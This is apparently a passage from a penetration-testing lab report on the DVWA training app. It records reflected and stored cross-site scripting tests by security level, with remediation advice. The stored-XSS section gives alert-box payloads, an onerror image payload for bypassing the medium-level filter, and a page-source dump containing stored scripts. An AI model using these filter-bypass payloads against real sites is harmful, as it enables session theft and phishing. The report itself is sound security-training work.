


Fig 7.10.10 – High-level source code showing the regular expression filter






Fig 7.10.11 – Result of the High-level attempt








Fig 7.10.11d – Alert box repeated from the Low-level test (Fig 7.10.3); no additional alert was produced when retesting at the High level.

Behavior at Each Security Level

Level	What was tried	Result
Low	No filtering; the script payload executed directly.	Exploited
Medium	The literal <script> string is removed, but an alternative payload may still execute.	Exploited
High	A regular expression blocks variations of the word "script".	Exploited

Table 7.10 – XSS (Reflected) Results by Security Level

Impact
An attacker can steal session cookies, show fake content for phishing, or perform actions in the victim's browser as if they were the victim. The attack requires the victim to open a crafted link, often sent through email or a message.

Risk Rating
Medium. The attack needs the victim to open a malicious link, but a successful attempt can lead to session hijacking.

Remediation
- Encode output according to its context (HTML, attribute, JavaScript or URL).
- Validate input using allow-lists rather than trying to block specific bad strings.
- Deploy a Content Security Policy to reduce the impact of any script that does get through.
- Set session cookies as HttpOnly and Secure so they cannot be read by JavaScript.

7.11 Cross-Site Scripting (XSS), Stored

Vulnerability	Cross-Site Scripting (XSS), Stored
Module path	DVWA → XSS (Stored)
OWASP Top 10 (2021)	A03:2021 – Injection
Risk rating	High
Security levels tested	Low, Medium, High
Tools used	Web browser, browser developer tools

Description
The Stored XSS module is a guestbook where visitors can leave a name and a message. The submitted messages are saved in the database and shown to every visitor who views the page. Because the saved content is not encoded before being displayed, a script saved in a message runs every time the page is loaded, for every visitor, which makes stored XSS more dangerous than the reflected variant.

Steps Performed – Low Security Level
1. Set the DVWA security level to Low, and open the XSS (Stored) module (Fig 7.11.1).
2. Submit a normal name and message, and confirm they are saved and displayed in the guestbook (Fig 7.11.2).
3. Submit a message containing a script payload, such as <script>alert('Stored XSS')</script>, in the message field (Fig 7.11.3).
4. Unlike reflected XSS, which requires user interaction (like clicking a malicious link), stored XSS is more dangerous because the payload is served to every user who visits the vulnerable page.
5. Reload the page and confirm that the script runs automatically, without needing to resubmit anything, because it is now stored (Fig 7.11.4).
6. Enter a malicious JavaScript payload in the message field; the vulnerability triggers as soon as the 'Sign Guestbook' button is clicked.
7. View the page source to see the unencoded script saved in the guestbook entry (Fig 7.11.5).

Evidence




Fig 7.11.1 – DVWA Security level set to Low, XSS (Stored) module page

Fig 7.11.2 – Normal message saved and displayed in the guestbook




Fig 7.11.3 – Script payload entered in the message field





Fig 7.11.4 – Script executing automatically after the page reloads



```
<div class="body_padded">
    <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">
        <form method="post" name="guestform" ">
            <table width="550" border="0" cellpadding="2" cellspacing="1">
                <tr>
                    <td width="100">Name *</td>
                    <td><input name="txtName" type="text" size="30" maxlength="10"></td>
                </tr>
                <tr>
                    <td width="100">Message *</td>
                    <td><textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea></td>
                </tr>
                <tr>
                    <td width="100"> </td>
                    <td>
                        <input name="btnSign" type="submit" value="Sign Guestbook" onclick="return validateGuestbookForm(this.form);" />
                        <input name="btnClear" type="submit" value="Clear Guestbook" onClick="return confirmClearGuestbook();" />
                    </td>
                </tr>
            </table>

        </form>

    </div>
    <br />

    <div id="guestbook_comments">Name: test<br />Message: This is a test comment.<br /></div>
<div id="guestbook_comments">Name: hello<br />Message: how are you<br /></div>
<div id="guestbook_comments">Name: hello<br />Message: how are you<br /></div>
<div id="guestbook_comments">Name: hello<br />Message: <script>alert(1)<script><br /></div>
<div id="guestbook_comments">Name: hello<br />Message: <script>alert(1)<script><br /></div>
<div id="guestbook_comments">Name: hello<br />Message: <script>alert('Stored XSS')</script><br /></div>
<div id="guestbook_comments">Name: hello<br />Message: <script>alert('Stored XSS')</script><br /></div>
<div id="guestbook_comments">Name: hello<br />Message: <script>alert('Stored XSS')</script><br /></div>

    <br />

    <h2>More Information</h2>
    <ul>
        <li><a href="https://owasp.org/www-community/attacks/xss" target="_blank">https://owasp.org/www-community/attacks/xss</a></li>
        <li><a href="https://owasp.org/www-community/xss-filter-evasion-cheatsheet" target="_blank">https://owasp.org/www-community/xss-filter-evasion-cheatsheet</a></li>
        <li><a href="https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">https://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
        <li><a href="https://www.cgisecurity.com/xss-faq.html" target="_blank">https://www.cgisecurity.com/xss-faq.html</a></li>
        <li><a href="https://www.scriptalert1.com/" target="_blank">https://www.scriptalert1.com/</a></li>
    </ul>
</div>

                <br /><br />
```

Fig 7.11.5 – Page source showing the stored, unencoded script

Steps Performed – Medium Security Level

1. Set the DVWA security level to Medium, and open the XSS (Stored) module again.
2. View the source code. The Medium level removes the <script> tag from the message field but does not filter the name field in the same way, and does not block event-handler-based payloads (Fig 7.11.6).
3. Submit a payload that avoids the filtered tag, for example using the name field or an event handler such as <img src=x onerror=alert('XSS')> in the message (Fig 7.11.7).
4. Before testing the name field, increase its maximum length attribute to 100 or 80 characters, since the default value is too short for the payload.
5. Reload the page and confirm whether the payload executes (Fig 7.11.8).

Evidence

Fig 7.11.6 – Medium-level source code showing the filter applied to the message field

Fig 7.11.7 – Alternative payload submitted to bypass the filter

